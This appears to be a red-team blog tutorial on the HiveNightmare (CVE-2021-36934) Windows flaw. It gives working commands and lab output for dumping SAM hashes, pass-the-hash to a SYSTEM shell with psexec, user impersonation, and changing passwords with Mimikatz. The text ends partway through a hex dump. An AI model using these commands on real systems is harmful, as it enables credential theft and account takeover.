HiveNightmare

pentestlab.blog/category/red-team/page/29

August 16, 2021


The security account manager (SAM) file contains the password hashes of the users on a Windows system. Since it is considered a sensitive file SYSTEM level privileges are required to view its contents. Therefore SAM is a file of interest for any pentest engagement as password hashes could retrieved for offline cracking once local privilege escalation have been achieved. However, as it has been discovered by Jonas Lyk various versions of Windows 10 and Windows 11 allowing a standard user to read the SAM file due to a misconfiguration on the permissions of the file.

Sine the SAM file contains the password hashes of all the users of the system including the Administrator it can be used as a method to escalate privileges. In order for a system to be vulnerable to this technique which is called HiveNightmare the following two conditions need to apply:

1. Enabled System Protection
2. Restore Point (Volume Shadow Copy)

The System Protection is enabled by default in Windows operating systems therefore if a restore point has been created then a normal user can access and read the SAM file from the volume shadow copy and the SECURITY and SYSTEM files. Originally all these files can be found in the following directory:

```
C:\Windows\System32\config\SAM
C:\Windows\System32\config\SECURITY
C:\Windows\System32\config\SYSTEM
```



System Protection

There are a variety of offensive security operations which can be conducted through the HiveNightmare technique:

1. Dumping Hashes
2. Privilege Escalation
3. User Impersonation
4. Passwords Modification
5. Account Takeover (via the answers of the security questions)

Dumping Hashes

Weaponization of the technique was trivial and multiple tools exist that could be used depending on the scenario into an assessment. Originally Kevin Beaumont has developed in C++ an executable called HiveNightmare. The tool will copy the SAM,

SECURITY and SYSTEM files from the volume shadow copy into the current directory.

```
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Users\pentestlab>HiveNightmare.exe

HiveNightmare v0.6 - dump registry hives as non-admin users

Specify maximum number of shadows to inspect with parameter if wanted, default is 15.

Running...

Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM

Success: SAM hive from 2021-08-10 written out to current working directory as SAM-2021-08-10

Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY

Success: SECURITY hive from 2021-08-10 written out to current working directory as SECURITY-2021-08-10

Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM

Success: SYSTEM hive from 2021-08-10 written out to current working directory as SYSTEM-2021-08-10


Assuming no errors above, you should be able to find hive dump files in current working directory.

C:\Users\pentestlab>_
```

HiveNightmare – C++ Version

The C# version of the HiveNightmare has been developed by Cube0x0 which enables red teams to use it in memory through execute-assembly of Cobalt Strike or via any other command and control framework like Covenant. Password hashes, answers to the security questions and any other juicy information will be displayed in the console avoiding to write any files on the disk.

```
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Users\pentestlab>CVE-2021-36934.exe
[*] SAM: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\sam
[*] SYSTEM: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\system
[*] SECURITY: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\security
[*] Cached domain logon information(domain/username:hash)
[*] LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:1bfeff1fa7a11caa7d10b0eca19cc31d22ff18b2
dpapi_userkey:23ad4308d39b7d82a18e53f048648ac76aa84a37
[*] L$_SQSA_S-1-5-21-4173894330-1368324647-2731784915-1001
[!] Secret type not supported yet - outputing raw secret as unicode:
{"version":1,"questions":[{"question":"Ποιο ήταν το όνομα του πρώτου κατοικίδιού σας;","answer":"larisa"},{"question":"Π
οιο είναι το όνομα της πόλης στην οποία γεννηθήκατε;","answer":"larisa"},{"question":"Ποιο ήταν το υποκοριστικό σας κατά
 την παιδική ηλικία σας;","answer":"larisa"}]}
[*] NL$KM
NL$KM:168b8a7232350a3d53c37ebd79f3363a0cb429252c14894c35fe8a99b237db42ddc9a569c6cb2a30564c230c37c321caef38fa8f80a0fbec8a
da6f4ed4c37a1f
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Προεπιλεγμένος λογαριασμός:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dff6c74d4681fd3492a523d8e577281e
pentestlab:1001:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71
```

HiveNightmare – C#

Similarly there is also a PowerShell script called Invoke-HiveNightmare from Fernando Tomlison which can dump the SAM, SECURITY and SYSTEM hives to the current working direcory as the HiveNightmare executable.

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab> .\Invoke-HiveNightmare.ps1 -path C:\Users\pentestlab\
[+] System is a vulnerable version of Windows
[+] Dumping SAM1 hive...
[+] Dumping SOFTWARE1 hive...
[+] Dumping SYSTEM1 hive...
[+] Hives are dumped to C:\Users\pentestlab\
PS C:\Users\pentestlab>
```

HiveNightmare – PowerShell

Alternatively the SeriousSam script can copy from the volume shadow copy the files from a system which is vulnerable.

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab> .\serioussam.ps1
Host is likely vulnerable
Enter number of iteration: 20
PS C:\Users\pentestlab>
```

SeriousSAM


Christian Mehlmauer has implemented the technique in Go language. The executable hive.exe will dump the files into the current working directory with a timestamp.

```
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Users\pentestlab>hive.exe
Saved a copy of SAM to hive_sam_2021-08-10T10_27_20+03_00 with last modify date of 2021-08-10 10:27:20.7354284 +0300 EES
T
Saved a copy of SECURITY to hive_security_2021-08-10T10_27_20+03_00 with last modify date of 2021-08-10 10:27:20.7354284
 +0300 EEST
Saved a copy of SYSTEM to hive_system_2021-08-10T10_27_20+03_00 with last modify date of 2021-08-10 10:27:20.7354284 +03
00 EEST

C:\Users\pentestlab>
```


HiveNighmare – Go

Finally Mimikatz contains a module "*lsadump::sam*" which can read the SAM file if the flag "*/sam*" is used with the full path of the SAM file in the volume shadow copy.

```
lsadump::sam /system:\\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\SYSTEM
/sam:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\SAM
```



Mimikatz – Dump Hashes



Mimikatz – NTLM Hash

The tools that were able to copy the files from the volume shadow copy and didn't display the hashes in the output of a console like Mimikatz can be transferred to another system where impacket suite is installed in order to be used via secretsdump python tool.

Privilege Escalation

The password hashes for accounts with elevated access (local administrator) could be cracked offline in order to be used on the system and elevate privileges. However, obtaining the local administrator password hash could be used directly through psexec in

order to authenticate to the environment with SYSTEM level privileges. The secretsdump from impacket suite can read data stored in the SAM and SECURITY registry hive by executing the following commannd:

```
secretsdump.py -sam SAM -system SYSTEM -security SECURITY LOCAL
```

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py -sam SAM -system SYSTEM -security SECURITY LOCAL
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co
rporation

[*] Target system bootKey: 0×fe0e3d33bdf468ee70a563d54b59d806
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
Προεπιλεγμένος λογαριασμός:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae
931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dff6c74d4681fd3492a52
3d8e577281e:::
pentestlab:1001:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8f
db71:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0×1bfeff1fa7a11caa7d10b0eca19cc31d22ff18b2
dpapi_userkey:0×23ad4308d39b7d82a18e53f048648ac76aa84a37
[*] L$_SQSA_S-1-5-21-4173894330-1368324647-2731784915-1001
 0000   7B 00 22 00 76 00 65 00  72 00 73 00 69 00 6F 00   {.".v.e.r.s.i.o.
 0010   6E 00 22 00 3A 00 31 00  2C 00 22 00 71 00 75 00   n.".:.1.,.".q.u.
 0020   65 00 73 00 74 00 69 00  6F 00 6E 00 73 00 22 00   e.s.t.i.o.n.s.".
```

HiveNightmare – secretsdump

Attempting to authenticate with psexec by using the hash value of the local administrator account can give shell access as SYSTEM. This technique will create a service on the Windows system and it is not considered opsec safe. However, eliminates the need to crack the NTLM hash in the event that a strong password has been selected.


```
psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71
pentestlab@10.0.0.9 cmd.exe
```

```
[*] Requesting shares on 10.0.0.9.....
[*] Found writable share ADMIN$
[*] Uploading file mUipjDyr.exe
[*] Opening SVCManager on 10.0.0.9.....
[*] Creating service CnIc on 10.0.0.9.....
[*] Starting service CnIc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. ï£ £ºá¡τóÿÑPts íßƒ£ ñµúáúª¼ ¢áíÿáΘúÿ½ª¬.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

HiveNightmare – psexec

It should be noted that in order for the psexec to work the account needs to be part of the local administrator group and remote user account control should be disabled. This is governed by the "*LocalAccountTokenFilterPolicy*" registry key which needs to be present on the system and to have a value of "1" (disabled).

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
```




Local Account Token Filter Policy

User Impersonation


An alternative approach is to use a C# tool called SharpNamedPipePTH which was developed by ShitSecure in order to impersonate other users of the system. The tool uses local named pipe and the pass the hash technique for authentication in order to

execute binaries as another user or a command prompt. Since the tool has been developed in C# can be leveraged by various C2 frameworks. Getting an elevated or a restricted shell depending on the user permissions could be used for various scenarios such as accessing documents, files containing connection strings and limit the activities of the compromised user to what is necessary.

```
SharpNamedPipePTH.exe username:pentestlab hash:8c3efc486704d2ee71eebe71af14d86c
binary:C:\windows\system32\cmd.exe
```



HiveNightmare – SharpNamedPipePTH




HiveNightmare – Token Impersonation


Passwords Modification

A number of times during an assessment systems might contain old accounts which haven't been used for a long period of time. Since these account are not actively used it is very likely that might not be monitored and therefore could be used as a method to pivot from one account to another and hide tracks. Mimikatz "*lsadump::sam*" module can be used to dump hashes from the volume shadow copy as it has been discussed earlier in this article:

```
lsadump::sam /system:\\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\SYSTEM
/sam:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\SAM
```



Mimikatz – lsadump Module



Mimikatz – NTLM Hash pentestlab User

The module "*lsadump::changentlm*" from Mimikatz can be used to change the password of a user just by using it's current password hash.

```
lsadump::changentlm /user:pentestlab /oldntlm:58a478135a93ac3bf058a5ea0e8fdb71
/newpassword:Password1234
```

```
mimikatz # lsadump::changentlm /user:pentestlab /oldntlm:58a478135a93ac3bf058a5ea0e8fdb71 /newpassword:Password1234
OLD NTLM     : 58a478135a93ac3bf058a5ea0e8fdb71
NEW NTLM     : 8c3efc486704d2ee71eebe71af14d86c

Target server:
Target user  : pentestlab
Domain name  : DESKTOP-11F6DRQ
Domain SID   : S-1-5-21-4173894330-1368324647-2731784915
User RID     : 1001

>> Change password is a success!

mimikatz #
```

Mimikatz – Password Change

Account Takeover

For recovery purposes in cases that the password value has been forgotten by the user Windows might require from the user to use three security questions based on life events during account setup. However, examining the output of secretdump it is clear that the answers are visible in plain-text.

```
dpapi_machinekey:0x1bfeff1fa7a11caa7d10b0eca19cc31d22ff18b2
dpapi_userkey:0x23ad4308d39b7d82a18e53f048648ac76aa84a37
[*] L$_SQSA_S-1-5-21-4173894330-1368324647-2731784915-1001
 0000   7B 00 22 00 76 00 65 00  72 00 73 00 69 00 6F 00   {.".v.e.r.s.i.o.
 0010   6E 00 22 00 3A 00 31 00  2C 00 22 00 71 00 75 00   n.".:.1.,.".q.u.
 0020   65 00 73 00 74 00 69 00  6F 00 6E 00 73 00 22 00   e.s.t.i.o.n.s.".
 0030   3A 00 5B 00 7B 00 22 00  71 00 75 00 65 00 73 00   :.[.{.".q.u.e.s.
 0040   74 00 69 00 6F 00 6E 00  22 00 3A 00 22 00 A0 03   t.i.o.n.".:." ...
 0050   BF 03 B9 03 BF 03 20 00  AE 03 C4 03 B1 03 BD 03   ...... .........
 0060   20 00 C4 03 BF 03 20 00  CC 03 BD 03 BF 03 BC 03    ..... .........
 0070   B1 03 20 00 C4 03 BF 03  C5 03 20 00 C0 03 C1 03   .. ....... .....
